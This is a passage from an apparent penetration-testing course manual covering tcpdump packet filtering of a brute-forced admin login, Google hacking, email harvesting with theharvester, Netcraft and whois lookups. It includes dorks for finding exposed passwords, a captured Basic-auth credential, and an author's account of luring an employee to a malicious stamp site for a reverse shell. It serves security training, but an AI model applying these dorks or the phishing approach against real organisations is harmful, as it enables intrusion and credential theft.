    0x0010: ac10 280a 8221 0051 a726 a77c 6fd8 ee8a ..(..!.Q.&.|o...
    0x0020: 8018 0073 1c76 0000 0101 080a 0185 b2f2 ...s.v.....
    0x0030: 0441 f5e3 4745 5420 2f2f 6164 6d69 6e20 .A..GET//admin.
    0x0040: 4854 5450 2f31 2e31 0d0a 486f 7374 3a20 HTTP/1.1..Host:.
    0x0050: 6164 6d69 6e2e 6d65 6761 636f 7270 6f6e admin.megacorpone
    0x0060: 652e 636f 6d3a 3831 0d0a 5573 6572 2d41 e.com:81..User-A
    0x0070: 6765 6e74 3a20 5465 6820 466f 7265 7374 gent:.Teh.Forest
    0x0080: 204c 6f62 7374 6572 0d0a 4175 7468 6f72 .Lobster..Author
    0x0090: 697a 6174 696f 6e3a 2042 6173 6963 2059 ization:.Basic.Y
    0x00a0: 5752 7461 5734 3662 6d46 7562 3352 6c59 WRtaW46bmFub3R1Y
    0x00b0: 3268 7562 3278 765a 336b 780d 0a0d 0a     2hub2xvZ3kx....
...
```

We can immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP. Whats more, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "**Teh Forest Lobster.**"

2.4.2 - Advanced Header Filtering

Tcpdump has some advanced header filtering options that can aid us with our pcap analysis.

We would like to filter out and display only the data packets in the dump which have the PSH and ACK flags turned on. As can be seen in the following diagram, the TCP flags are defined in the 14th byte of the TCP header.



To calculate the correct filter to use, we turn on the bits for the specific flags we need, in this example, the **ACK** and **PSH** flags:

```
CEUAPRSF
00011000 = 24 in decimal
```

Our command would look similar to the following – specifying that the 14th byte in the packets displayed should have ACK or PSH flags set:

```
root@kali:~# tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap
...
08:51:25.040064 IP 172.16.40.10.81 > 208.68.234.99.33312
A.....HTTP/1.1 401 Authorization Required
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
WWW-Authenticate: Basic realm="Password Protected Area"
Vary: Accept-Encoding
Content-Length: 488
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>

...
08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:
E..s.m@.@@U..(
.D.c.Q.!o....&.....^u.....
```

```
.A.....HTTP/1.1 301 Moved Permanently
```

```
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://admin.megacorpone.com:81/admin/">here</a>.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>
```

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the `/admin` directory, which were responded to with HTTP 401 replies, while the last attempt to login to the `/admin` directory seems to have succeeded, as the server replied with a HTTP 301 response.

2.4.3 - Exercises

1. Use tcpdump to recreate the wireshark exercise of capturing traffic on port 110.
2. Use the `-X` flag to view the content of the packet. If data is truncated, investigate how the `-s` flag might help.

3. - Passive Information Gathering

Passive Information Gathering is the process of collecting information about your target using publicly available information. This could include services like search engine results, **whois** information, background check services, public company information, in other words, any act of gathering information about your target without communicating with them directly can be considered “passive”.

As with anything in life, preparation leads to success. Specifically for us, this means that the more information we manage to gather about our target, prior to our attack, the more likely we are to succeed.

A Note From the Author

A good example of passive information gathering occurred during a penetration test on a small company, several years ago. This company had virtually no Internet presence, and very few externally exposed services, which all proved to be secure. After scouring Google for hours, I finally found a forum post made by one of the target’s employees, in a stamp-collecting forum:

Hi!
I’m looking for rare stamps from the 1950’s - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-9999999

This was all the information I needed to launch a semi-sophisticated client-side attack. I quickly registered a domain such as *rare-stamps-trade.com* and designed a landing page which displayed various rare stamps from the 1950’s, which I found using Google Images. The domain name and design of the site both led to increasing the perceived reliability of the stamp trade website.

I then proceeded to embed some nasty HTML in the site's code, containing exploit code for the latest Internet Explorer security hole (MS05-001 at the time), and called David on his cellular phone. I told him my grandfather had given me a huge rare stamp collection from which I would be willing to trade several stamps.

I made sure to place this call on a workday, to increase my chances of reaching him at the office. David was overjoyed to receive my call, and without hesitation, he visited my malicious website to see the "stamps" I had to offer. While browsing my site, the exploit code on the website downloaded and executed a "Netcat like payload" on his local machine, sending me back a reverse shell.

This is a good example of how some innocuous information, such as an employee tying up his personal life with his corporate email, can lead to a successful penetration.

Information-gathering in a penetration test is the most important phase. Knowing your target before attacking it is a proven recipe for success. Even mundane forum posts can provide you with useful information.

3.1 - Open Web Information Gathering

Once an engagement starts, it's important to first spend some time browsing the web, looking for background information about the target organization. What do they do? How do they interact with the world? Do they have a sales department? Are they hiring? Browse the organization's website, and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. Also, be sure to look for sites that link to the target site, or for company emails floating around the web.

Sometimes, it's the smallest details that give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their web development budget, which may reflect on their security budget.

3.1.1 - Google

The Google search engine is a security auditor's best friend, especially when it comes to information gathering.

3.1.1.1 - Enumerating with Google

Google supports the use of various search operators, which allow a user to narrow down and pinpoint search results.

For example, the *site* operator will limit Google search results to a single domain. A simple search operator like this provides us with useful information. For example, say we want to know the approximate web presence of an organization, before starting an engagement.




Figure 12 - The Google Site Operator

In the example above, we used the *site* parameter to limit the results that Google will show to only the *microsoft.com* domain. On this particular day, Google indexed around 67 million pages from the *microsoft.com* domain.

Notice how most of the results coming back to us originate from the *www.microsoft.com* subdomain. Let's filter those out to see what other subdomains may exist at *microsoft.com*.




Figure 13 - Filtering Out www.microsoft.com From the Results

These two simple queries have revealed quite a bit of background information about the *microsoft.com* domain, such as a general idea about their Internet presence and a list of their web accessible subdomains.

It's easy to see how the many other search operators such as *filetype*, *inurl* and *intitle*¹⁷ can also be used to find information about a target organization. For example, a common server room video system has the following default page.




Figure 14 - The Default Web Page of the Camera System

Notice how this video device provides a unique *title* tag – Netbotz Appliance, as well as the model number. With a few simple Google searches, we could narrow down the search results to include only these devices.

¹⁷ <https://support.google.com/websearch/answer/136861>




Figure 15 - Using Google Operators to Narrow Down Our Results

Product-specific examples like these are dynamic by nature, and may produce no results at all for this specific appliance in the next few months. However, the concept behind these types of searches is the same. If you understand how to use Google search operators efficiently, and know exactly what you are looking for, you can find almost anything.

3.1.2 - Google Hacking

Using Google to find juicy information, vulnerabilities, or misconfigured websites was publicly introduced by Johnny Long in 2001. Since then, a database of interesting searches has been compiled to enable security auditors (and hackers) to quickly identify numerous misconfigurations within a given domain. The next few screenshots demonstrate such searches.

3.1.2.1 - Hardware with Known Vulnerabilities




Figure 16 - Finding Hardware with Known Vulnerabilities

3.1.2.2 - Web Accessible, Open Cisco Routers




Figure 17 - Finding Web Accessible, Open Cisco Routers

3.1.2.3 - Exposed Frontpage Credentials




Figure 18 - Using Google to Find Exposed Frontpage Credentials

There are hundreds of interesting searches that can be made, and many of them are listed in the Google Hacking (GHDB)¹⁸ section of the Exploit Database.

Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

Date	Title	Category
2015-06-04	intitle:"index of" "onetoc2" "one"	Sensitive Directories
2015-06-03	inurl:/dbg-wizard.php	Files containing juicy info
2015-05-29	intext:DB_PASSWORD ext:env	Files containing passwords
2015-05-29	intitle:"index of" "archive.pst" -contrib	Files containing juicy info
2015-05-27	inurl:wp-admin/ intext:css/	Sensitive Directories
2015-05-27	inurl:/wp-admin/post.php?post=	Advisories and Vulnerabilities
2015-05-27	inurl:/graphs/ intitle:RouterOs	Various Online Devices
2015-05-26	filetype:pub inurl:ssh	Files containing juicy info
2015-05-26	intitle:"Index of ftp"	Sensitive Directories
2015-05-26	inurl:/wp-admin/admin-ajax.php?action=revslider_ajax_action	Advisories and Vulnerabilities

Figure 19 - The Google Hacking Database (GHDB)

3.1.3 - Exercises

1. Choose an organization and use Google to gather as much information as possible about it
2. Use the Google *filetype* search operator and look for interesting documents from the target organization
3. Re-do the exercise on your company's domain. Can you find any data leakage you were not aware of?

¹⁸ <http://www.exploit-db.com/google-dorks/>

3.2 - Email Harvesting

Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization. These emails are useful in many ways, such as providing us a potential list for client side attacks, revealing the naming convention used in the organization, or mapping out users in the organization. One of the tools in Kali Linux that can perform this task is **theharvester**¹⁹. This tool can search Google, Bing, and other sites for email addresses using the syntax shown below.

```
root@kali:~# theharvester -d cisco.com -b google >google.txt  
root@kali:~# theharvester -d cisco.com -l 10 -b bing >bing.txt
```

3.2.1 - Exercise

1. Use **theharvester** to enumerate email addresses belonging to the organization you chose in the previous exercises
2. Experiment with different data sources (**-b**). Which work best for you?

¹⁹ <https://github.com/laramies/theHarvester>

3.3 - Additional Resources

Google is by no means the only useful search engine. An in-depth comparison chart for some of the main search engines can be found at the Search Engine Showdown²⁰ website. Other, more specialized services worth knowing about can be found below.

3.3.1 - Netcraft

Netcraft²¹ is an Internet monitoring company based in Bradford-on-Avon, England. Netcraft can be used to indirectly find out information about web servers on the Internet, including the underlying operating system, web server version, and uptime graphs. The following screenshot shows the results for all the domain names containing the string **.cisco.com*, performed through the DNS search page offered by Netcraft²².

OS-40813 Rody Shahnazarian

²⁰ <http://www.searchengineshowdown.com/features/>

²¹ <http://www.netcraft.com/>

²² <http://searchdns.netcraft.com/>

Search Web by Domain

Explore 1,821,888 web sites visited by users of the [Netcraft Toolbar](#)

11th June 2013

Search: [search tips](#)

example: site contains .netcraft.com

Results for *.cisco.com

Found 93 sites

Site	Site Report	First seen	Netblock	OS
1. www.cisco.com		august 1995	akamai technologies	linux
2. tools.cisco.com		november 2001	cisco systems, inc.	unknown
3. www-tac.cisco.com			cisco systems, inc.	unknown
4. wwwin.cisco.com			cisco systems, inc.	unknown
5. software.cisco.com		march 2008	akamai technologies	linux
6. wwwin-tools.cisco.com			cisco systems, inc.	unknown
7. homesupport.cisco.com		june 2010	linksys.256845	linux - redhat
8. blogs.cisco.com		december 2005	rackspace hosting	linux - redhat
9. home.cisco.com		may 2010	linksys.256845	linux - redhat
10. homecommunity.cisco.com		may 2010	lithium technologies, inc.	f5 big-ip
11. docwiki.cisco.com		june 2008	cisco systems, inc.	linux - redhat
12. lwe.cisco.com			cisco systems, inc.	unknown
13. homekb.cisco.com		october 2012	nohold, inc.	f5 big-ip
14. homestore.cisco.com		may 2010	vigilant technologies	unknown
15. homedownloads.cisco.com		june 2010	akamai technologies	linux
16. newsroom.cisco.com		november 2001	cbc- educacao etreinamentos	unknown
17. directory.cisco.com			cisco systems, inc.	unknown
18. zed.cisco.com			cisco systems, inc.	unknown
19. apps.cisco.com		december 2007	akamai technologies	linux
20. cdets.cisco.com			cisco systems, inc.	unknown

Figure 20 - Netcraft Results For Our *.cisco.com Search

For each server found, you can request a site report that provides additional information and history about the server.

3.3.2 - Whois Enumeration

Whois²³ is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host. A central registry Whois database is maintained by the InterNIC²⁴. These databases are usually published by a Whois server over TCP port 43 and are accessible using the **whois** client program.

```
root@kali:~# whois megacorpone.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: MEGACORPONE.COM
Registrar: GANDI SAS
Whois Server: whois.gandi.net
Referral URL: http://www.gandi.net
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
Status: clientTransferProhibited
Updated Date: 12-apr-2013
Creation Date: 22-jan-2013
Expiration Date: 22-jan-2016

>>> Last update of whois database: Tue, 11 Jun 2013 18:02:59 UTC <<<
```

²³ <https://en.wikipedia.org/wiki/Whois>

²⁴ <http://www.internic.net/>

```
...
domain: megacorpone.com
reg_created: 2013-01-22 23:01:00
expires: 2016-01-22 23:01:00
created: 2013-01-23 00:01:00
changed: 2013-04-12 13:03:56
transfer-prohibited: yes
